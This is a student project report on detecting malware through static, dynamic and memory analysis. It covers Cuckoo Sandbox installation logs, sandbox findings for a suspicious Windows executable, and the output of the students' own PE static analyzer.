

Malware Detection using Static and Dynamic Analysis

Submitted by

Abhishek Awasthee (142002003)
Varun Kumar (142002018)

Under the supervision of

Dr. Vivek Chaturvedi

(Assistant Professor)



INDIAN INSTITUTE
OF TECHNOLOGY
PALAKKAD

M.TECH DATA SCIENCE DEPARTMENT

INDIAN INSTITUTE OF TECHNOLOGY,
PALAKKAD

CONTENTS

Abstract	4
1. Learning about malware analysis basics.....	5
2. Attack goals	7
3. Static vs Dynamic malware analysis	8
4. Cuckoo Sandbox	8
5. Dependencies for Cuckoo Sandbox.....	9
6. Installation Summary	10
7. Analysis using Cuckoo sandbox	12
8. Our static analyzer	16
9. Static analysis and their tools.....	19
9.1. Understanding Microsoft Office File Format Structure.....	19
9.2. Analyzing Malicious Office File Using Oledump and Oletools.....	20
9.2.1. Analysis using oleid.py.....	22

9.2.2. Analysis using olemeta.py.....	23
9.2.3. Analysis using oledir.py.....	24
9.2.4. Analysis using olevba.py.....	25
9.2.5. Analysis using mraptor.py.....	25
9.3. PDF File Format.....	26
9.3.1. Analysis using pdfid.py.....	28
9.3.2. Analysis using pdf-parser.py.....	28
9.3.3. Analysis using our static analyser.....	29
9.4. Understanding the Extensible and Linkable Format(ELF).....	30
9.4.1. The architecture.....	30
9.4.2. Automated analysis and result reporting.....	31
9.5. Understanding the Android Package Format.....	32
10. Creating a web interface.....	34
11. Dynamic Analysis and Building Our Dynamic Analyser.....	35
11.1. Dynamic Analysis.....	35
11.2. Elements of Dynamic Analysis.....	35
11.3. Building our own dynamic analyzer.....	35
12. Memory Analysis.....	36
12.1. Understanding memory analysis.....	36
12.2. The Volatility Framework.....	36
12.3 Our Memory Analyzer.....	36
13. Malware detection using machine learning.....	38
14. References.....	40

Abstract

Malware is a serious and significant threat to computer systems worldwide. In recent years a lot of research has been done towards efficient classification of malware. Machine learning is also finding an application in this domain. However , the research is mostly confined to Windows based systems. Also the application of machine learning in malware detection is still in its nascent stage.

Today 80% of the companies use UNIX/Linux operating systems in their servers. The problem is we have very limited tools to analyze malwares in Linux/UNIX based systems and limited research in this field. We do have some tools like: cuckoo sandbox and limon sandbox for malware analysis but the main issue is with their cumbersome installation and setup. The goal of this project is to create an analysis suite that has its own malware engine and a sandbox environment .

1. Learning about malware analysis basics:

Malware analysis is the process of observation of a malware sample at various stages of its execution life cycle. The objective is to generalize behavioral indicators which help in classifying new malware and zero days.

Understanding the process of malware analysis:

A typical analysis of malware comprises of three steps:

1. Static Analysis: this step is about analyzing the indicators of the executable file in question. This process involves analyzing:

File Signature: A hash is calculated for the executable and compared against a database of signatures of known malware(Virustotal)

File Strings: The strings associated with the executable file are extracted using some utility and then analyzed for certain indicators including IP addresses (can disclose known malware C&C centers).

Imports: The libraries imported by the executable can give hints about its behavior.

Code Flow analysis: Generating assembly code and then statically analyzing the flow to determine the behavior of the executable.

Static analysis has its own limitations especially when the executable is somehow obfuscated or packed. Polymorphism and metamorphism in executable can also create challenges for static analysis.

2. Dynamic analysis: It involves executing the binary in a sandbox environment with limited or no network access. Then certain properties are observed. These include: system calls, network traffic, process creation etc. Dynamic analysis can be more accurate for identifying obfuscated or packed malware.
3. Post-Mortem analysis: The sample is allowed to run its course for a limited amount of time and various logs and memory dumps are analyzed .

Reading about existing literature in the field:

To understand the depth of current work a review of some research papers and conference talks was done. A brief summary of the works is presented:

Research and Thesis:

Malware Classification using image representation: This research paper talks about converting executable binaries into numpy arrays and then into images using python's PIL. Convolution Neural Network was used for classification of sample images into malware or benignware. The premise is presented that this approach is better than current static and dynamic malware analysis techniques as it is platform independent(static analysis tools are platform dependent) and we do not need a virtual environment as the binary need not be executed in this approach.

It was shown that even with a large dataset compiled from various resources, the model performed on par with a system that incorporates both static and dynamic analysis tools.

Early Stage Malware Classification using behavioral analysis: This paper presented a new approach to make analysis of large datasets feasible. The paper used a time duration of up to four seconds for dynamic analysis and was successfully able to demonstrate that a random forest based classifier trained on carefully extracted features gave a highly accurate model.

Conference Talks:

Automating Linux malware detection with Limon Sandbox: This talk was delivered at Black Hat(An annual Offensive Cyber Security event held in Europe and US). The speaker presented a tool named “Limon Sandbox”. This tool is a suite that automates all the stages of malware analysis on a Linux machine .

We tried using this tool but the installation was cumbersome (all the dependencies needed to be manually installed prior to running it), also the tool had compatibility issues and was no longer maintained.

Understanding Linux Malware: This talk described the current status of Linux malware . The author described how Linux powers the next generation of internet connected devices (IoT devices) which is why it is important to increase research input in the field of Linux malware. Currently Linux malware dataset is very limited , a tool called AVClass was proposed for massive dataset labelling. Various ways with which a new generation of malware avoided detection was also discussed: this included evasion(packing and obfuscating) and deception: Metamorphism and Polymorphism.

Getting familiar with the tools:

Cuckoo Sandbox: This tool is one of the most widely used tools for malware analysis. It runs on Linux, Windows and MacOS. Apart from being capable of performing static and dynamic analysis of given samples it is also very modular in its architecture allowing integration with different tools based on user needs. We explored this tool to understand how it works and what dependencies it has.

Flare VM: It is a Windows based VM for malware analysis from FireEye. It comes loaded with all the tools needed for malware analysis and it does not require a lot of set up. It also contains tools for incident response and penetration testing.

Getting started with Linux executables:

Understanding ELF binaries: Extensible and Linkable format is a format for Linux based executables, shared libraries and memory dumps. The file has two parts: header and body. The


header is a C structure containing information about various properties of the file encoded in ASCII binary. The body contains the file contents including sections and segments.

Setting up an analysis machine with cuckoo sandbox:

This section further explores the tool cuckoo sandbox, preparation of host machine prior to installation, installation and analysis of a malware sample.

https://www.researchgate.net/figure/Main-attack-goals-associated-incentives-and-exhibited-behavior-for-malware-in-smart_fig5_267651846

Attack goals



(figure 1: Attack goals)

Static vs Dynamic malware analysis

Static malware analysis

- Examining the malware without running it
 - Dissecting properties
 - Referencing libraries
 - Strings
 - Code
 - Etc.

Dynamic malware analysis

- Examining malware's behaviour while running it on the isolated system
 - Monitoring network, system calls, processes, logs, registry, etc.

(figure 2: static vs dynamic malware)

2. Cuckoo Sandbox:

A Cuckoo Sandbox is an open-source tool that can be used to automatically analyze malware. You can throw any suspicious file at it and in a matter of minutes Cuckoo will provide a detailed report outlining the behavior of the file when executed inside a realistic but isolated environment.

3. Dependencies for Cuckoo Sandbox :

- Cuckoo Sandbox Dependencies:
- A short summary about tools cuckoo sandbox is built on.
- Pip: a package manager
- Python-dev: Extension package for using C library functions and syscalls.
- Python-libffi: a foreign function interface for python.
- Libssl-dev: a development library for ssl and tls .
- Python-virtualenv: a python library for creating virtual environments .
- Python-setuptools: A library for packaging python projects.
- Libjpeg-dev: A C library to read and write jpeg image files.
- Zlib1g-dev: A library for implementing the deflate compression method of gzip.
- Swig: Simplified wrapper and interface generator is a library for connecting programs written in C/C++ with various programming languages.
- MongoDB:
- Is a NoSQL database that uses JSON like objects to store data with their original schema.
- PostgreSQL: An open source relational database.
- Libpq-dev: A library for interacting with a PostgreSQL database.
- Pydeep: A ML/DL library primarily focused on unsupervised learning.
- Mitmproxy: is an open source interactive https proxy used to analyse in transit traffic.
- Virtualbox: A software suite from Oracle to run virtual machines .
- Tcpdump: A command line packet analyzer.
- AppArmour: A security tool for Linux.
- Volatility: A tool for post-mortem analysis.
- M2Crypto: A python based toolkit for ssl and other cryptographic utilities.
- Guacamole and Guacd: For implementing remote control to the cuckoo installation.

4. Installation Summary:

```

varun@ubuntu:~ To run a command as administrator (user "root"), use "sudo <command>". See "man sudo_root" for details.
varun@ubuntu:~$ pip install -U cuckoo
The program 'libpython-all-dev' is not installed. You can install it by typing:
  sudo apt-get install python-pip
varun@ubuntu:~$ sudo apt install python-pip
[sudo] password for varun:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libexpat1-dev libpython-all-dev libpython-dev libpython2.7 libpython2.7-dev
  libpython2.7-minimal libpython2.7-stdlib python-all python-all-dev python-dev
  python-dev-all python-pkg-resources python-setuptools python-wheel python2.7
  python2.7-minimal
Suggested packages:
  python-setuptools-doc python2.7-doc binfmt-support
  libexpat1-dev libpython-all-dev libpython-dev libpython2.7-dev python-all python-all-dev
  python-dev python-pip python-pip-whl python-pkg-resources python-setuptools python-wheel
  python2.7-dev
The following packages will be upgraded:
  libpython2.7-dev libpython2.7-minimal libpython2.7-stdlib python2.7 python2.7-minimal
  S upgraded, 13 newly installed, 0 to remove and 183 not upgraded.
Need to get 34.6 MB of archives.
After this operation, 45.2 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get: 1 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libpython2.7 amd64 2.7.12-1ubuntu0-16.04.18 [1,070 kB]
Get: 2 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 python2.7 amd64 2.7.12-1ubuntu0-16.04.18 [224 kB]
Get: 3 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libpython2.7-stdlib amd64 2.7.12-1ubuntu0-16.04.18 [1,883 kB]
Get: 4 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 python2.7-minimal amd64 2.7.12-1ubuntu0-16.04.18 [1,266 kB]
Get: 5 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libpython2.7-minimal amd64 2.7.12-1ubuntu0-16.04.18 [338 kB]
Get: 6 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libpython2.7-minimal amd64 2.7.12-1ubuntu0-16.04.18 [115 kB]
Get: 7 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libpython2.7-dev amd64 2.7.12-1ubuntu0-16.04.18 [27.8 MB]
Get: 8 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libpython2.7-dev amd64 2.7.12-1-16.04 [7,840 B]
Get: 9 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libpython-all-dev amd64 2.7.12-1-16.04 [1,086 B]
Get: 10 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libpython2.7-all amd64 2.7.12-1-16.04 [990 B]
Get: 11 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 python2.7-dev amd64 2.7.12-1-16.04.18 [276 kB]
Get: 12 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 python2.7-minimal amd64 2.7.12-1-16.04 [1,186 B]
Get: 13 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 python-all-dev amd64 2.7.12-1-16.04 [1,016 B]
Get: 14 http://us.archive.ubuntu.com/ubuntu xenial-updates/universe amd64 python-pip-whl all 8.1.1-2ubuntu0.6 [1,112 kB]
Get: 15 http://us.archive.ubuntu.com/ubuntu xenial-updates/universe amd64 python-pip-whl all 8.1.1-2ubuntu0.6 [144 kB]
Get: 16 http://us.archive.ubuntu.com/ubuntu xenial/main amd64 python-pkg-resources all 20.7.0-1 [108 kB]
Get: 17 http://us.archive.ubuntu.com/ubuntu xenial/main amd64 python-setuptools all 20.7.0-1 [169 kB]
Get: 18 http://us.archive.ubuntu.com/ubuntu xenial/universe amd64 python-wheel all 0.29.0-1 [48.0 kB]
Refining dependencies...
Reading database... (2,762 kB)
(Reading database... 12s)
Preparing to unpack .../libpython2.7-2.7.12-1ubuntu0-16.04.18_amd64.deb ...
Unpacking libpython2.7:amd64 (2.7.12-1ubuntu0-16.04.18) over (2.7.12-1ubuntu0-16.04.12) ...
Preparing to unpack .../python2.7-2.7.12-1ubuntu0-16.04.18_amd64.deb ...
Unpacking python2.7 (2.7.12-1ubuntu0-16.04.18_amd64) ...
Preparing to unpack .../libpython2.7-stdlib:amd64 (2.7.12-1ubuntu0-16.04.18_amd64.deb) ...
Unpacking libpython2.7-stdlib:amd64 (2.7.12-1ubuntu0-16.04.18) over (2.7.12-1ubuntu0-16.04.12) ...

```

(figure 4.1: installation summary)

```

varun@ubuntu:~ Home Phone []: 9455005359
Other []
Is the information correct? [Y/n] y
varun@ubuntu:~$ sudo usermod -a -G vboxusers cuckoo
varun@ubuntu:~$ sudo usermod -a -G vboxusers cuckoo
varun@ubuntu:~$ sudo pip install -U pip setuptools
The directory '/home/varun/.cache/pip/http/' or its parent directory is not owned by the current user and the cache has been disabled. Please check the permissions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.
The directory '/home/varun/.cache/pip/' or its parent directory is not owned by the current user and caching wheels has been disabled. check the permissions and owner of that directory. If executing pip wth sudo, you may want sudo's -H flag.
Collecting pip
  Downloading https://files.pythonhosted.org/packages/da/f6/c83229dcc3635cde5b51874184241a9508ada15d8baa337a41093fab58011/pip-21.3.1.tar.gz (1.7MB)
  100% [██████████] | 1.7MB 1.0MB/s
  Complete output from command python setup.py egg_info:
  Traceback (most recent call last):
    File "<string>", line 1, in <module>
      File "/tmp/pip-build-WrNFvs/pip/setup.py", line 7
        def readrel_path(str) -> str:
          ^
SyntaxError: invalid syntax

Command "python setup.py egg_info" failed with error code 1 in /tmp/pip-build-WrNFvs/pip/
You are using pip version 8.1.1, however version 21.3.1 is available.
You should consider upgrading via the 'pip install --upgrade pip' command.
varun@ubuntu:~$ sudo pip install -U setuptools
The directory '/home/varun/.cache/pip/http/' or its parent directory is not owned by the current user and the cache has been disabled. Please check the permissions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.
The directory '/home/varun/.cache/pip/' or its parent directory is not owned by the current user and caching wheels has been disabled. check the permissions and owner of that directory. If executing pip wth sudo, you may want sudo's -H flag.
Collecting pip
  Downloading https://files.pythonhosted.org/packages/da/f6/c83229dcc3635cde5b51874184241a9508ada15d8baa337a41093fab58011/pip-21.3.1.tar.gz (1.7MB)
  100% [██████████] | 1.7MB 1.0MB/s
  Complete output from command python setup.py egg_info:
  Traceback (most recent call last):
    File "<string>", line 1, in <module>
      File "/tmp/pip-build-uV8aqX/pip/setup.py", line 7
        def readrel_path(str) -> str:
          ^
SyntaxError: invalid syntax


Command "python setup.py egg_info" failed with error code 1 in /tmp/pip-build-uV8aqX/pip/
You are using pip version 8.1.1, however version 21.3.1 is available.
You should consider upgrading via the 'pip install --upgrade pip' command.
varun@ubuntu:~$ sudo pip install -U cuckoo
The directory '/home/varun/.cache/pip/http/' or its parent directory is not owned by the current user and the cache has been disabled. Please check the permissions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.
The directory '/home/varun/.cache/pip/' or its parent directory is not owned by the current user and caching wheels has been disabled. check the permissions and owner of that directory. If executing pip wth sudo, you may want sudo's -H flag.
Collecting cuckoo
  Downloading https://files.pythonhosted.org/packages/11/9c/85cd4af08962a4f4ff3ab0a2f453d343f5ff8ede9366978f4457e72d28a/Cuckoo-2.0.7.tar.gz (8.6MB)
  100% [██████████] | 8.6MB 235kB/s
  Collecting alembic==1.0.10 (from cuckoo)

```

(figure 4.2: installation summary)

(figure 4.3: installation summary)

5. Analysis using Cuckoo sandbox :-



(figure 5.1: cuckoo dashboard)

This is Cuckoo sandbox dashboard it is showing some of the hardware information like memory, disk size and CPU utilization.

Summary of exe file-

The screenshot shows the Cuckoo Sandbox analysis interface for a file named '267.exe'. The 'Summary' tab is selected. Key details shown include:

- File 267.exe**
- Summary** tab is active.
- Size**: 384.0KB
- Type**: PE32 executable (GUI) Intel 80386, for MS Windows
- MD5**: f3f48c57c38bfff2ddd220f28569e1ee6
- SHA1**: 0421127f1bcc91a6ab2a578a47f8159101b751a
- SHA256**: b1cad1540ecb290088252635f8e130022eed7406eb128c0ca3d676945d60a9fc
- SHA512**: Show SHA512
- CRC32**: A995C885
- Score**: 5.8 out of 10 (Very Suspicious)
- Note**: This file is very suspicious, with a score of 5.8 out of 10!
- Please notice**: The scoring system is currently still in development and should be considered an alpha feature.
- Feedback**: Expecting different results? Send us this analysis and we will inspect it. Click here

(figure 5.2: summary of exe)

So i have uploaded one .exe file in cuckoo sandbox and As you can see this summary is showing that the file is suspicious with 5.8 out of 10.

It is also showing size of the file, type of the file, md5 keyand crc32code

Arguments	Status	Return	Repeated
process_identifier: 2900 region_size: 65536 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 protection: 64 (PAGE_EXECUTE_READWRITE) base_address: 0x003c0000 allocation_type: 4096 (MEM_COMMIT) process_handle: 0xffffffff	1	0	0
process_identifier: 1984 region_size: 65536 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 protection: 64 (PAGE_EXECUTE_READWRITE) base_address: 0x01c60000 allocation_type: 4096 (MEM_COMMIT) process_handle: 0xffffffff	1	0	0

(figure 5.3: summary of exe)

It is showing Allocated read write executable memory with process identifier,region_size,allocation type etc

Checks whether any human activity is being performed by constantly checking whether the foreground window changed	>
Queries the disk size which could be used to detect virtual machine with small fixed size or dynamic allocation (1 event)	>
Creates a service (1 event)	>
Moves the original executable to a new location (1 event)	>
Communicates with host for which no DNS query was performed (34 events)	>
Installs itself for autorun at Windows startup (1 event)	>
Attempts to remove evidence of file being downloaded from the Internet (1 event)	>
Connects to IP addresses that are no longer responding to requests (legitimate services will remain up-and-running usually) (50 out of 78 events)	>

(figure 5.4: summary of exe)

6. Communicates with host :-

As you can see, the host communicates with a 34 ip address.

Communicates with host for which no DNS query was performed (34 events)	
host	113.52.135.33
host	138.197.140.163
host	143.95.101.72
host	144.76.62.10
host	157.7.164.178
host	173.249.157.58
host	176.58.93.123
host	178.249.187.150
host	181.113.229.139
host	186.10.16.244
host	190.117.206.153
host	190.13.146.47
host	192.241.220.183

(figure 6.1: Communicates with host)

It is showing all the IP address used by this .exe file

7. Static Analysis :-

The screenshot shows the Cuckoo Static Analysis interface. At the top, there are navigation links: Dashboard, Recent, Pending, Search, Submit, Import, and a pencil icon. On the left is a sidebar with various icons. The main area has tabs: Static Analysis (selected), Strings, Antivirus, and IRMA. Below the tabs, there are three input fields: PE Compile Time (2019-10-06 19:38:52), PDB Path (c:\users\user\documents\visual studio 2005\projects\emetim\release\Emetim.pdb), and PE ImpHash (ef1c3568d573ccb1e9d2b524c47cea). The next section, 'Sections', contains a table with columns: Name, Virtual Address, Virtual Size, Size of Raw Data, and Entropy. The table lists several sections like .text, .rdata, .data, .idata, and .rsrc. The final section, 'Resources', also contains a table with columns: Name, Offset, Size, Language, Sub-language, and File type. It lists RT_STRING and RT_MANIFEST resources.

(figure 7.1: static analysis)

This static analysis is showing you sections of file , all the resources and all imported Libraries for example .dll file

The screenshot shows the Cuckoo Static Analysis interface with the Strings tab selected. The output area displays a large amount of encoded or compressed data, starting with '!This program cannot be run in DOS mode.' followed by numerous characters and symbols.

```
!This program cannot be run in DOS mode.
'.rdata
@.data
idata
L$!j@h
D$,RPV
T$(RPV
V@VUUUh
L$^]3
VUUURQ+
YYum9}
t&97u^j
_9-t^j
_0WmWW
_0WmWW
QSVwd
_VVVV
@@f90u
AAf91u
Hthu4j
s[5;7|G;w
tR99u2
@VVVV
YYu-9D$
t^9uz
tD9(u@
Y9-t7j
uFh WE
0SSSSS
t$hMaE
```

8. Understanding the elements of static analysis and writing our own static analyzer:

As mentioned earlier , the static analysis phase involves finding out as much as possible about the executable without running it. The most important elements present in almost every static analyzer are:

1. File hash comparison: The executable file contents are fed to a hash function and a hash is generated. This hash serves as a signature for this file. This signature is then matched with the signatures of already known malware. The hash matching need not be concrete, fuzzy hashing can be used to flag executables that are variants of already known malware.
2. File strings: The text strings present in the executable file can give a lot of information about the nature of the executable , for example a URL of a known threat actor C&C center in strings of a file is a strong indicator of malicious nature.
3. Library imports: The code libraries and executable imports can give out the idea about its potential behavior.
4. Code Analysis: The assembly code for the executable is generated and analyzed for its data flow, subroutine calls and other behavior.

YARA:

Yara is a tool from VirusTotal that helps researchers identify malware samples by creating rules based on binary or text patterns.

Yara has a library for python known as yara-python. This lets python developers integrate Yara in their own workflow.

VirusTotal API:

Virustotal is a service that is primarily used to index known malware samples on the web. It works by comparing the user submitted file against major antivirus engines. It also provides an API for fast access and integration. Vt-py is a python interface for Virustotal API that lets developers query the API from their programs.

Building a static analyser:

Comparing file hash: We extract the file hash(MD5) and compare it with the VirusTotal engine using vt-py. If the sample is a malware, it is flagged as one.


Printing Library Imports:

We extract the libraries imported by the executable and show it in the report.

Printing File Metadata: Extracting and printing the metadata elements as : executable type, size of the executable, executable variables etc.

Generating a report: Generating a text file report for further usage.

A sample report of an executable is attached:



The screenshot shows a PyCharm Text Editor window with a dark theme. The title bar reads "Dec 12 7:51 PM report.txt ~/PycharmProjects/pythonProject". The editor displays a text file with code-like syntax highlighting. The content is a report of PE file directory entries, numbered from 10 to 46. Each entry includes a type, size, and virtual address. The types include IMAGE_DIRECTORY_ENTRY_EXPORT, IMAGE_DIRECTORY_ENTRY_IMPORT, IMAGE_DIRECTORY_ENTRY_RESOURCE, IMAGE_DIRECTORY_ENTRY_EXCEPTION, and IMAGE_DIRECTORY_ENTRY_SECURITY. The virtual addresses are mostly 0x0 values, except for IMAGE_DIRECTORY_ENTRY_RESOURCE at 0x62000 and IMAGE_DIRECTORY_ENTRY_SECURITY at 0x5f000.

```
10 DataDirectory:  
11 *****  
12 IMAGE_DIRECTORY_ENTRY_EXPORT  
13 |  
14 |---- Size : 0  
15 |  
16 |---- VirtualAddress : 0x0  
17  
18 IMAGE_DIRECTORY_ENTRY_IMPORT  
19 |  
20 |---- Size : 220  
21 |  
22 |---- VirtualAddress : 0x565c8  
23  
24 IMAGE_DIRECTORY_ENTRY_RESOURCE  
25 |  
26 |---- Size : 1488  
27 |  
28 |---- VirtualAddress : 0x62000  
29  
30 IMAGE_DIRECTORY_ENTRY_EXCEPTION  
31 |  
32 |---- Size : 11868  
33 |  
34 |---- VirtualAddress : 0x5f000  
35  
36 IMAGE_DIRECTORY_ENTRY_SECURITY  
37 |  
38 |---- Size : 15824  
39 |  
40 |---- VirtualAddress : 0x5e000  
41  
42 IMAGE_DIRECTORY_ENTRY_BASERELOC  
43 |  
44 |---- Size : 1904  
45 |  
46 |---- VirtualAddress : 0x63000
```

(figure 8.1: PE file analysis report)

A screenshot of a terminal window titled "report.txt" showing a structured dump of PE file directory entries. The output is as follows:

```
36 IMAGE_DIRECTORY_ENTRY_SECURITY
37 |
38 |--- Size : 15824
39 |
40 |--- VirtualAddress : 0x5e000
41
42 IMAGE_DIRECTORY_ENTRY_BASERELOC
43 |
44 |--- Size : 1904
45 |
46 |--- VirtualAddress : 0x63000
47
48 IMAGE_DIRECTORY_ENTRY_DEBUG
49 |
50 |--- Size : 56
51 |
52 |--- VirtualAddress : 0x41890
53
54 IMAGE_DIRECTORY_ENTRY_COPYRIGHT
55 |
56 |--- Size : 0
57 |
58 |--- VirtualAddress : 0x0
59
60 IMAGE_DIRECTORY_ENTRY_GLOBALPTR
61 |
62 |--- Size : 0
63 |
64 |--- VirtualAddress : 0x0
65
66 IMAGE_DIRECTORY_ENTRY_TLS
67 |
68 |--- Size : 0
69 |
70 |--- VirtualAddress : 0x0
71
72 IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG
73 |
```

(figure 8.2: PE file analysis report)

A screenshot of a terminal window titled "report.txt" showing a structured dump of PE file directory entries followed by a list of imported DLLs. The output is as follows:

```
79 |
80 |--- Size : 0
81 |
